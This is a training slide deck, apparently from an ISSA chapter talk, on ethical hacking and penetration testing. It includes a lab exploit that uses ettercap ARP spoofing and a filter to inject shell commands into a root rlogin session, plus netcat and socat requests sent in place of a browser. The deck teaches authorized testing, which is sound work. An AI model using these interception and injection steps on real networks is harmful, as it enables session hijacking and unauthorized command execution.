# Ethical Hacking as a Professional Penetration Testing Technique

**ISSA Southern Tier & Rochester Chapters**

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# Ralph Durkee Background

- **Founder of Durkee Consulting** since 1996
- **Founder of Rochester OWASP** since 2004
- **President of Rochester ISSA Chapter**
- **Penetration Tester**, Security Trainer, Incident Handler and Auditor
- **Application Security**, development, auditing, PCI compliance, penetration testing and consulting
- **CIS (Center for Internet Security)** – development of benchmark security standards – Apache, Linux, BIND DNS, OpenLDAP, FreeRadius, Unix, FreeBSD

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
# Agenda

- What are Ethical Hacking & Penetration Testing?
- The Penetration Testing Process
- The Ethical Hacking Mind Set
- Ethical Hacking as a Pen Test Technique
- Examples:
  - Exploiting  Clear Text Session
  - Exploiting  Web Applications
  - Exploiting  Mobile Clients
- Summary

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# Definition: Ethical Hacking

- **Hacking** – Manipulating things to do stuff beyond or contrary to what was intended by the designer or implementer.
- **Ethical Hacking** – Using hacking and attack techniques to find and exploit vulnerabilities for the purpose of improving security with the following:
  - Permission of the owners
  - In a professional and safe manner
  - Respecting privacy and property

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
# Definition: Penetration Testing

- Professional process to model techniques of real world attackers on a defined target to find and exploit vulnerabilities for the purpose of improving security.
- Makes use of and includes ethical hacking techniques.
- Has a more limited focus and is a subset of Ethical Hacking.



- Must remain within the defined scope and rules of engagement, and be done in a professional, ethical, legal and relatively safe manner.

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# Penetration Testing Process

- Document Scope & Rules of Engagement
- Daily and Emergency Reporting
- Planning and Reconnaissance
- Scanning
- Exploitation
- Team Work - Notes, Coordination & Communication
- Final Report and Review


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# The Ethical Hacker Mindset

- Thinking like an attacker
- Curious to explore and understand how something works
- What happens if we don't follow the rules or protocols?
- Going beyond what is expected and ordinary
- What rules are enforced, how are they enforced and how can they be by-passed?

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# Tools as a Pen Test Technique

- Common PT Approach:
  1. Learn a set Pen Test tools and how they exploit vulnerabilities
  2. Run the tools where appropriate and report the exploits.
- Easier to learn and more easily automated
- Misses logical types of vulnerabilities such as flaws in business logic or access controls

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# Ethical Hacking as a Pen Test Technique

1. Decompose the system and the applications
   - What are the critical components?
   - How do those components work?
   - What are the implied and explicit rules and expectations of each component?
2. Postulate how the components could be manipulated or by-passed to violate the expectations and rules
3. Develop, test and report.

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
# The Tools Still Important





- The tools are still necessary and important
- However tools are just tools, and they will let you down at times.
- Be prepared with multiple tools that perform the same or similar attacks.
- Prefer tools that "*Plays well with others*"
- Need the lower level simple tools as well as the high level do-everything attack tools

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# Trying out the EH Mindset

- Let's start with some basic questions.
  - What's wrong with using rlogin or telnet?

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  - Is rlogin without a password OK?
  - How about Telnet with 2-factor authentication?

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# Trying out the EH Mindset

- Let's start with some basic questions.
  - What's wrong with using rlogin or telnet?
  - Is rlogin without a password OK?
  - How about Telnet with 2-factor authentication?
- Let's try the EH approach:
  - What happens when a user types?

```
# rlogin myhost.rd1.net
```

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
# Decompose rlogin

- Resolve Host name to IP Address
  - Check local system host file `Windows\System32\drivers\etc\hosts`
  - Local host and external DNS Cache
  - External recursive DNS query
- Network Routing Consultation
- Translate IP addresses to MAC addresses
- TCP handshake and connection
- User/Password and/or IP based Authentication
- Send Commands and Receive Response



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
# Options for Attacking rlogin aka Threat Modeling

- Modify the client local hosts file
- Various DNS Cache poisoning
- IP Routing attacks
- IP Spoofing
- ARP Spoofing
  (or ARP cache poisoning)
- Grab password off the network
- Grab password with malicious rlogin server
- Session modification, injection or hijacking



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# Exploit 1: Bring the attacks together for an rlogin exploit

- Injecting commands on a root rlogin session.
- First we'll use ARP cache poisoning with ettercap to bring the traffic into the PT system.

| The Network Configuration | |
|---|---|
| Client Victim | 10.10.1.51 |
| Network mask | 255.255.255.0 |
| Client gateway | 10.10.1.1 |
| Server Victim | 10.10.0.100 |
| PT system | 10.10.1.145 |

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# Exploit 1: Getting the rlogin session

- First we get all of the client victim's traffic to the local gateway flowing through the Pen Test system, before we attack it.
- We arp spoof both the client and the client gateway.

```
# ettercap -T -M arp /10.10.1.51/ /10.10.1.1/
```

- Use a network sniffer like wireshark or tcpdump to verify the traffic flow to the server and check for an rlogin session.

```
# tcpdump -nn host 10.10.1.51 and port 513
```

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# Exploit 1:
# Before the ARP MITM Attack

**Victim Client**

**Client LAN Gateway Switch**

**Normal Client Traffic to/from Server**


**Pen Test Attack Laptop**

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
# Exploit 1:
# After the ARP MITM Attack

**Victim Client**

**Client LAN Gateway Switch**

**Pen Test Attack Laptop**

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# Exploit 1: Injecting in the rlogin session

- We'll use an ettercap filter to inject a command.

```
# cat rlogin-filter.txt
if (ip.dst == '10.10.0.100' && tcp.dst ==
  513 ) {
        drop();  inject("./rlogin-
  inject.txt" );
}
# cat rlogin-inject.txt
/usr/bin/id; /bin/ping -c 2 10.10.1.145
```

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# Exploit 1: Injecting in the rlogin session (2)

- Compile the filter and run against the client-server IP addresses.

```
# etterfilter -o rlogin.ecf  rlogin-filter.txt

# ettercap -q -p -F rlogin.ecf
   -T /10.10.1.51/ /10.10.0.100/
```

- Success is indicated when the pings show up to the PT system, and the response from the commands will show up in the network sniff of the rlogin session.

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# Reporting the Exploit


**The report should include:**

- Detailed steps to reproduce with explanations.
- Detailed screens shots / output from the exploit – (Collect these early as you work)
- Explanation of the Business Impact
- Might use an easier to understand exploit such as creating a new user.

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# The EH Approach on HTTPS Sessions

**Some more questions:**

- How does SSL work to protect a web server?

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- How does SSL work to protect a web server?

**Answer:** It doesn't.  It authenticates the web server and encrypts the communication.

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# The EH Approach on HTTPS Sessions

**Some more questions:**

- How does SSL work to protect a web server?

**Answer:** It doesn't.  It authenticates the web server and encrypts the communication.

- What happens when a user types in an https URL into a browser?

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# The EH Approach on HTTPS Sessions

**Some more questions:**

- How does SSL work to protect a web server?

**Answer:** It doesn't. It authenticates the web server and encrypts the communication.

- What happens when a user types in an https URL into a browser?

1. Same network components:
   Name – IP – Mac
2. Complex SSL Handshake
3. Server Certificate validation ( More . . . )

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# The EH Approach on HTTPS Sessions

4. Several HTTP client headers are sent
5. HTTP GET request
6. Server Headers returned
7. HTML and other Web Content is returned
8. Browser processes wide variety of content with additional plug-ins and application handlers.
9. Browser executes any JavaScript provided.
10. Sending additional request for ALL referenced content
11. There are many components available to attack!

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# Exploit 2: Ethical Hacking a Web Server

- Compared to rlogin the number of components is very large and the processing can be very complex.
- There's also a lot of implied rules and expectations.
- The server expects the client to use a normal browser; where “normal browser” implies a lot of complexity and many assumptions.

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
# Exploit 2: Ethical Hacking a Web Server



- **Common Pen Tester's Dilemma**: So much to break, where to start?
  - Test the critical components -- authentication, authorization, access controls, session management, and communications.
  - Look for the common mistakes (**OWASP Top 10**)
  - Use proxies and automated scanners to find the easy stuff, (**OWASP ZAP Proxy**) but don't stop there.
  - Use pen testing guides (**OWASP Testing Guide**)

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# OWASP Top 10


| OWASP Top 10 - 2013 – Release Candidate 1 | |
|---|---|
| A1 - Injection | A6 – Sensitive Data Exposure |
| A2 – Broken Authentication & Session Management | A7 – Missing Function Level Access Control |
| A3 – Cross-Site Scripting (XSS) | A8 – Cross-Site Request Forgery (CSRF) |
| A4 – Insecure Direct Object Reference | A9 – Using Components with Known Vulnerabilities |
| A5 – Security Misconfiguration | A10 – Unvalidated Redirects and Forwards |

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# Exploit 2: Not playing by the Rules Replacing the Browser

**No reason the attacker has to use a browser.**

One very simple option is netcat

```
$ nc  rd1.net 80
GET / HTTP/1.0

HTTP/1.1 200 OK
Date: Tue, 05 Mar 2013 02:56:50 GMT
Server: Apache
Last-Modified: Tue, 28 Dec 2012 00:53:56 GMT
Accept-Ranges: bytes
```

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# Exploit 2: Not playing by the Rules Simple SSL Browser

For attacking via SSL use socat!

```
# socat  - OPENSSL:www.owasp.org:443,verify=0
GET / HTTP/1.0

HTTP/1.1 200 OK
Date: Tue, 05 Mar 2013 03:08:36 GMT
Server: Apache
Last-Modified: Mon, 19 Jun 2012 14:47:16 GMT
Accept-Ranges: bytes
Content-Length: 338
```

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# Zed Attack Proxy (ZAP) Features


- **Intercepting Proxy** –Modify or resend all requests, responses and headers, even AJAX requests!
- **Automated Scanner** – Of course
- **Passive Scanner** – Detect vulnerabilities as you browse
- **Spider** – Follow all links on the website, including dynamic links
- **Fuzzer** - Generates attacks based on patterns
- **SSL** - Includes Client and Dynamic Server Certificates
- **Port Scanner** – Helps find servers.
- And much more

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

# ZAP – Proxy Configuration

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

# Pen Testing Web Applications with OWASP Zed Attack Proxy


## Pen. Tester's Attack Computer


All request and responses may be analyzed and modified using the proxy!



# Not playing by the Rules - OWASP Zed Attack Proxy

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
# Not playing by the Rules - OWASP Zed Attack Proxy (2)

